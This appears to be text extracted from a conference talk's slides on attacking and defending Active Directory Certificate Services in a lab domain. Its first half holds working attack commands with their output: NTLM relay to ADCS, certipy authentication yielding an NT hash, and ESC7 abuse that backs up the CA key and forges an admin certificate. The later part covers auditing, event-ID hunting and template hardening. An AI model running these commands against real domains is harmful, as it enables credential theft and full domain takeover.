$ /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -t https://adcs.fgp.corp/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.15.99, attacking target https://adcs.fgp.corp
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against https://adcs.fgp.corp as FGP0/FGPCOMPUTER$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.15.99 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 176
[*] Base64 certificate of user FGPCOMPUTER$:
MIIRbQIBAzCCEScGC SqGSIB3DQEHaCCERgEghEUMIIREDCCB0cGC SqGSIB3DQEHBqCCBzgwggc0AgEAMIIHLQVJkoZIhvcNAQcBMBwGCIqGSIB3DQEEMAQWmDgQ1Fm3PzbGU6TMCAggAgIiHABghVrVn2g01IECS8ZUSjLj3eZeBzp7Vov8IWvNbq6a0+6lEu+osR6MK70AdpazPdZsE2S3PQhV9N982F/P2r3oGLyHkUsrBkgRpNnaCgfS08AjiI3XSRuf05lyYnogawH8QXF3VR6Bew+4kG1/b34YXd1VyltsRpfkIkJFhTcvxw5807zHdEmg5Z2CspBs4qgtld0myNGKWDU0zib1nV9HLYZjWrnmq9oFbJene1VCBnAhje0a7CmW0dLpu+uletz395kB+g8CHHng0yK1xfMZU1SzenGw36Iw0VDPZheub3Dcron8YEkjE6pb1RzCBdHCLR7qLAEVETcq9az/f2sr3hMfCTA2G8fsqFjdggG6sepotsTlZalj1+Nk2kNJu8ikE9JI39Yls+f5zvMrWnVSUbwHKQJhCvBjctr0xPTaPQqMHyvLuSYT8BZkkX629B7NPpoEEA/N0ePKqd2WnTPFK/PXfcukGuNjturYXg4k+dHq/8d5fDhsDSJLcU6euRYqU5PG2JfuMudBkuKKQu7q4tdtRqjwgNbWxeZMAhb2gfdgFqr6u2zJ9Uhyp4QRwHPtrryjoaZXISjphe+ShIZ1/oxw56go8MYc+fH0/SmsInvx1A4MYd4/7l9Cchs0AngkbEcGj2xg1KQl0MWFpofmqR5m1ZbB6jRCX0qg/Zu+u7ktJdbi5Zw8y3ogdqYjqPMt1kJbbWZwpd5j9CxgwtLF5nZ2tZ4p+AkfcluvYRxBI6YE/CBSD/4laRaLx1ao4z8FNDpIbZEmu/TlL06mdSKosbSGLa8lAMPxZNxLccf7gs2QD6MAaUDuC0uvtxUs/ATT2xcEALY6+cYf+gTTpq80xWjabASaw6eUA14w6lZVQ+VdW85h5tjhoIMS1LY+wcpH+Sigmleef/uLUF/ewBjYnMH/psSbVUIazytcyAAb/sbPCVTxDvtX6GX62Ldg6BsYg+J57d2m/M6DS/bm01xxzkQ0UNCHCtYKJYhUSNjup/djNEji1VRQH3We+w2czCttgnh1he42FMVqPZGARKLdpk+s05CMjCtoNQB6QESv9F8FeMn5s0hKDAA4SVcNv+kp/EjyleCVY1bUgEnxR9yhkgtrVwqpwyJ19T64oCjkSDcT7ZBy81owECHPG1BhwJm
```

Kerberos TGT

Kerberos is a network authentication protocol based on tickets. The protocol allows 2 parties (a client and a server) to authenticate to each other over an insecure network channel, provided that both parties trust a third party; the KDC!

The main components of a Kerberos transaction are:

- The KDC (Key Distribution Center)
- The client requesting access
- The service the client is attempting to obtain access to While Kerberos, is the preferred mechanism, Windows will revert to NTLMv2 if Kerberos is not available (unless explicitly disabled)

Kerberos uses shared secrets for authentication In a Windows domain there is only one, the NTLM Hash The password hash is used to encrypt everything in MS Kerberos

There are many components in Kerberos protocol, but we focus only on:

- KRB_AS_REQ
- KRB_AS REP
- KRB_TGS_REQ
- KRB_TGS REP

No.	Time	Source	Destination	Protocol	Length	Info
1871	611.442252204	192.168.15.121	192.168.15.99	KRB5	315	AS-REQ
1875	611.563911880	192.168.15.99	192.168.15.121	KRB5	158	KRB Error: KDC_ERR_CLIENT_NAME_MISMATCH
2213	756.037976530	192.168.15.121	192.168.15.99	KRB5	251	AS-REQ
	2216.756.443474741	192.168.15.99	192.168.15.121	KRB5	3906	AS-REP

Frame 2216: 3906 bytes on wire (31248 bits), 3906 bytes captured (31248 bits) on interface eth0, id 0
Ethernet II, Src: IntelCor_60:4f:dc (dc:71:96:60:4f:dc), Dst: VMware_54:e2:63 (00:0c:29:54:e2:63)
Internet Protocol Version 4, Src: 192.168.15.99, Dst: 192.168.15.121
Transmission Control Protocol, Src Port: 88, Dst Port: 34680, Seq: 1, Ack: 3082, Len: 3840
Kerberos
Record Mark: 3836 bytes
as-rep
pwno: 5
msg-type: krb-asrep (11)
padata: 1 item
PA-DATA pa-PK-AS-REP
padata-type: pa-PK-AS-REP (17)
padata-value: a68268aa308208a68082087e3082087a06092a864886f70d010702a082086b3082086702..



(fgp®FgP)-[~/EkoParty]\$ certipy auth -pfx crt.pfx -dc-ip 192.168.15.99
Certipy v4.0.0 - by Oliver Lyak (ly4k)
[*] Using principal: fgpcomputer\$@fgp.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'fgpcomputer.ccache'
[*] Trying to retrieve NT hash for 'fgpcomputer\$'
[*] Got NT hash for 'fgpcomputer\$@fgp.corp': f63e0dfc2a9428dabd812230b45b7ea8

**THEY SAID I
COULD BECOME ANYTHING**



**SO I BECAME A
CERTIFICATE AUTHORITY**

ESC7 - Yes, I'm the Manager of FGP-ADCS-CA

ESC7 is when a user has the Manage CA or Manage Certificates access right on a CA. While there are no public techniques that can abuse only the Manage Certificates access right for domain privilege escalation, we can still use it to issue or deny pending certificate requests.

Added a new Manager and Backup all CA

```
(fgp@FgP)-[~/EkoParty]
└$ certipy ca -u 'svc_admin@fgp.corp' -hashes :8c8d6c330dee0dddb17c98c21ef8dae3 -ca 'fgp-ADCS-CA'
  -target ADCS.FGP.CORP -add-manager svc_adcs -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[+] Trying to get DCOM connection for: 192.168.15.100
[*] User 'svc_adcs' already has manager rights on 'fgp-ADCS-CA'

(fgp@FgP)-[~/EkoParty]
└$ certipy ca -u 'svc_admin@fgp.corp' -hashes :8c8d6c330dee0dddb17c98c21ef8dae3 -ca 'fgp-ADCS-CA' -dc-
  ip 192.168.15.99 -target 192.168.15.100 -backup -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\svcctl]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\svcctl]
[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'fgp-ADCS-CA.pfx'
[*] Cleaning up
```

Seriously? Do you think you fixed ADCS missing configuration? Let me see

To this attacks work we need have right access "Manager Certificate" this access is equivalent "add-officer". This is the problem? Remember we are manager CA then we can become the officer CA right now

Enable Template SubCA

```
(fgp㉿FgP)-[~/EkoParty]
$ certipy ca -u 'svc_admin@fgp.corp' -hashes :8c8d6c330dee0dddb17c98c21ef8dae3 -ca 'fgp-ADCS-CA'
-target ADCS.FGP.CORP -add-manager svc_adcs -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[+] Trying to get DCOM connection for: 192.168.15.100
[*] User 'svc_adcs' already has manager rights on 'fgp-ADCS-CA'

(fgp㉿FgP)-[~/EkoParty]
$ certipy ca -u 'svc_admin@fgp.corp' -hashes :8c8d6c330dee0dddb17c98c21ef8dae3 -ca 'fgp-ADCS-CA'
-target ADCS.FGP.CORP -add-officer svc_adcs -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[+] Trying to get DCOM connection for: 192.168.15.100
[*] User 'svc_adcs' already has officer rights on 'fgp-ADCS-CA'

(fgp㉿FgP)-[~/EkoParty]
$ certipy ca -ca 'fgp-ADCS-CA' -enable-template SubCA -username svc_adcs@fgp.corp -target
ADCS.FGP.CORP
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[*] Successfully enabled 'SubCA' on 'fgp-ADCS-CA'
```

Seriously? Do you think you fixed ADCS missing configuration? Let me see

Don't Forget We are Manager CA

Request new Certificate with Private Key

```
(fgp@FgP)-[~/EkoParty]
└─$ certipy req -username svc_adcs@fgp.corp -ca "fgp-ADCS-CA" -target ADCS.FGP.CORP -template SubCA
  -upn 'svc_admin@fgp.corp'
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The
permissions on the certificate template do not allow the current user to enroll for this type of
certificate.
[*] Request ID is 177
Would you like to save the private key? (y/N) y
[*] Saved private key to 177.key
[-] Failed to request certificate

(fgp@FgP)-[~/EkoParty]
└─$ certipy ca -ca "fgp-ADCS-CA" -target ADCS.FGP.CORP -issue-request 177 -username svc_adcs@fgp.corp
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[*] Successfully issued certificate

(fgp@FgP)-[~/EkoParty]
└─$ certipy req -username svc_adcs@fgp.corp -ca "fgp-ADCS-CA" -target ADCS.FGP.CORP -template SubCA
  -upn 'svc_admin@fgp.corp' -retrieve 177
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[*] Retrieving certificate with ID 177
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'svc_admin@fgp.corp'
[*] Certificate has no object SID
[*] Loaded private key from '177.key'
[*] Saved certificate and private key to 'svc_admin.pfx'
```

PoC - All the thing together Mitigation



BONUS

Audit - ADCS

The screenshot shows the Windows Group Policy Management console with the following details:

Left pane (Group Policy Objects):

- Groups
- Local Computer Policy
- Computer Configuration
 - Software Settings
 - Windows Settings
 - Name Resolution Policy
 - Scripts (Startup/Shutdown)
 - Deployed Printers
 - Security Settings
 - Account Policies
 - Local Policies
 - Windows Firewall with Advanced Security
 - Network List Manager Policies
 - Public Key Policies
 - Software Restriction Policies
 - Application Control Policies
 - IP Security Policies on Local Computer
 - Advanced Audit Policy Configuration
 - System Audit Policies - Local Group Policy Obj
 - Account Logon
 - Account Management
 - Detailed Tracking
 - DS Access
 - Logon/Logoff
 - Object Access** (highlighted with a red box)
 - Policy Change
 - Privilege Use
 - System
 - Global Object Access Auditing

Subcategory	Audit Events
Audit Application Generated	Not Configured
Audit Certification Services (highlighted with a red box)	Success and Failure
Audit Detailed File Share	Not Configured
Audit File Share	Not Configured
Audit File System	Not Configured
Audit Filtering Platform Connection	Not Configured
Audit Filtering Platform Packet Drop	Not Configured
Audit Handle Manipulation	Not Configured
Audit Kernel Object	Not Configured
Audit Other Object Access Events	Not Configured
Audit Registry	Not Configured
Audit Removable Storage	Not Configured
Audit SAM	Not Configured
Audit Central Access Policy Staging	Not Configured

fgp-ADCS-CA Properties

To start logging events to the security log, you must enable the 'Audit object access' setting in Group Policy.

Events to audit:

Back up and restore the CA database
 Change CA configuration
 Change CA security settings
 Issue and manage certificate requests
 Revoke certificates and publish CRLs
 Store and retrieve archived keys
 Start and stop Active Directory Certificate Services

Buttons: OK, Cancel, Apply, Help

Certificate template that vulnerable to the ESC1 technique EventID

Unfortunately, there is no simple way to monitor requesting the certificates, but we can use the Windows Event Log to help us identify the arbitrary SAN.

EventID 4898 - Manager approval DISABLE

The screenshot shows two windows side-by-side. On the left is the 'Event Properties - Event 4898, Microsoft Windows security auditing' window. It has a 'General' tab and a 'Details' tab. The 'Details' tab contains several msPKI-related flags:

- msPKI-Certificate-Name-Flag = 0x1 (1)
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 0x1
- msPKI-Enrollment-Flag = 0x9 (9)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PUBLISH_TO_DS -- 0x8

A red box highlights the last item, 'CT_FLAG_PUBLISH_TO_DS -- 0x8'. An arrow points from this box to a red box containing the text 'Manager approval is disable (no flag CT_FLAG_PEND_ALL_REQUESTS)'. On the right is the 'User2 Properties' dialog. It has tabs for General, Compatibility, Request Handling, Cryptography, Key Attestation, and Issuance Requirements. The 'Request Handling' tab is selected. Under 'Issuance Requirements', there is a checkbox labeled 'CA certificate manager approval'. This checkbox is unchecked, indicated by a red box and the text 'Manager approval is disable (no flag CT_FLAG_PEND_ALL_REQUESTS)'.

Grants certificate enrollment right to the “Domain Users”

The screenshot shows the 'Event Properties - Event 4898, Microsoft Windows security auditing' window. It has a 'General' tab and a 'Details' tab. The 'Details' tab displays a complex security descriptor string and a list of users and groups allowed to perform various actions:

- Allow FGP0\Domain Users
Auto-Enroll
- Allow FGP0\Domain Admins
Enroll
- Allow FGP0\Domain Users
Enroll** (highlighted with a red box)
- Allow FGP0\Enterprise Admins
Enroll
- Allow NT AUTHORITY\Authenticated Users
Enroll
- Allow NT AUTHORITY\Authenticated Users
Auto-Enroll
- Allow(0x000f00ff) ADCS\Administrator
Full Control
- Allow(0x000f00ff) FGP0\Domain Admins
Full Control
- Allow(0x000f00ff) FGP0\Enterprise Admins
Full Control

An arrow points from the highlighted 'Allow FGP0\Domain Users Enroll' entry to a red box containing the text 'Grants certificate enrollment right to the “DomainUser”'.

EventID 4898 - Supply in the Request DISABLE

The screenshot shows two windows side-by-side. On the left is the 'Event Properties - Event 4898, Microsoft Windows security auditing' window. It has a 'General' tab and a 'Details' tab. The 'Details' tab contains msPKI-related flags:

- msPKI-Certificate-Name-Flag = 0x1 (1)
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 0x1
- msPKI-Enrollment-Flag = 0x0 (0)
- msPKI-Template-Schema-Version = 1

A red box highlights the 'msPKI-Enrollment-Flag = 0x0 (0)' entry. An arrow points from this box to a red box containing the text 'Request can specify disable'. On the right is the 'User2 Properties' dialog. It has tabs for General, Compatibility, Request Handling, Cryptography, Key Attestation, and Issuance Requirements. The 'Request Handling' tab is selected. Under 'Issuance Requirements', there is a radio button labeled 'Supply in the request'. This radio button is selected, indicated by a red box and the text 'Request can specify disable'. There is also a checkbox labeled 'Use subject information from existing certificates for autoenrollment renewal requests (*)' which is unchecked.

Prevent the ESC1 - Template User Authentication

- Enable “Subject SPN and UPN”
- Enable “CA Certificate manager Approval”

Event Properties - Event 4898, Microsoft Windows security auditing.

General Details

Certificate Services loaded a template.

Computer2 v100.8 (Schema V2)
1.3.6.1.4.1.311.21.8.86452.3118961.4411052.6625055.7056754.184.11621079.15290381
CN=Computer2,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=fgp,DC=corp

Template Information:

Template Content:
flags = 0x2060 (131680)
CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
CT_FLAG_MACHINE_TYPE -- 0x40 (64)
CT_FLAG_ADD_TEMPLATE_NAME -- 0x200 (512)
CT_FLAG_IS_MODIFIED -- 0x20000 (131072)

msPKI-Private-Key-Flag = 0x1010000 (16842752)
CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
TEMPLATE_SERVER_VER_2003<<CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT -- 0x10000 (65536)
TEMPLATE_CLIENT_VER_XP<<CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT -- 0x1000000 (16777216)

msPKI-Certificate-Name-Flag = 0x2800000 (41943040)
CT_FLAG_SUBJECT_ALT_REQUIRE_SPN -- 0x800000 (8388608)
CT_FLAG SUBJECT ALT REQUIRE UPN -- 0x2000000 (33554432)

msPKI-Enrollment-Flag = 0x20 (32)
CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)

msPKI-Template-Schema-Version = 2

revision = 100

Log Name: Security
Source: Microsoft Windows security
Event ID: 4898
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

User2 Properties

General Compatibility Request Handling Cryptography Key Attestation
Superseded Templates Extensions Security Server
Subject Name Issuance Requirements

Supply in the request
 Use subject information from existing certificates for autoenrollment renewal requests (*)

Build from this Active Directory information
Select this option to enforce consistency among subject names and to simplify certificate administration.
Subject name format:

 Include e-mail name in subject name

Include this information in alternate subject name:
 E-mail name
 DNS name
 User principal name (UPN)
 Service principal name (SPN)

User2 Properties

General Compatibility Request Handling Cryptography Key Attestation
Superseded Templates Extensions Security Server
Subject Name Issuance Requirements

Require the following for enrollment:
 CA certificate manager approval
 This number of authorized signatures: 0

If you require more than one signature, autoenrollment is not allowed.

Policy type required in signature:

Application policy:



Issuance policies:

```
(fgp@FgP)-[~/CVE-2022-33679]
└─$ certipy req -username "svc_adcs@fgp.corp" -ca "fgp-ADCS-CA" -template User2 -target ADCS.FGP.CORP
-upn "svc_admin@fgp.corp" -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[!] Certificate request is pending approval
[*] Request ID is 220
Would you like to save the private key? (y/N)
[-] Failed to request certificate
```

CVE-2022-26923 – Hunting

For detect new computer and changes the DNSHostName we need monitoring the two events “4741 and 4742”



CVE-2022-26923 – Prevent

Simple!!! block PUDIM users add computer account in domain

ADSI Edit

Default naming context [fgpcorp.com]

DC=fgp,DC=corp

- CN=Builtin
- CN=Computers
- OU=Domain Controllers
- CN=ForeignSecurityPrincipals
- CN=Keys
- CN=LostAndFound
- CN=Managed Service Accounts
- CN=NTDS Quotas
- CN=Program Data
- CN=System
- CN=TPM Devices
- CN=Users

DC=fgp,DC=corp Properties

Attribute Editor Security

Attributes:

Attribute	Value
lockOutObservationWindow	0:00:30:00
lockoutThreshold	0
maxPwdAge	42:00:00:00
minPwdAge	1:00:00:00
minPwdLength	7
modifiedCount	1
modifiedCountAtLastProm	0
msDS-AllUsersTrustQuota	1000
msDS-Behavior-Version	3 = (WIN2008)
msDS-ExpirePasswordsOnSmartCardOn...	TRUE
ms-DS-MachineAccountQuota	10
ms-DS-MachineAccountQuota	0
msDS-PerUserTrustQuota	1
msDS-PerUserTrustTombstonesQuota	10
nextRid	1000

OK Cancel Apply Help

```
(fgp@FgP)-[~]
$ certipy account create -username svc_adcs -p '' -target 192.168.15.99 -user FGP_PC3$ -debug


Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[*] Creating new account:
    sAMAccountName          : FGP_PC3$
    unicodePwd               : NaoIktCeNHSvfoSt
    userAccountControl       : 4096
    servicePrincipalName     : HOST/FGP_PC3
                                RestrictedKrbHost/FGP_PC3
    dnsHostName              : fgp_pc3.fgp.corp
[-] Machine account quota exceeded for 'SVC_ADCS'
```


ESC8 Hunting - Misconfigured Certificate NTLM Relay

When the ESC8 Misconfiguration is exploited we can see three events ID “4886, 4887 and 4768” monitoring TGT.

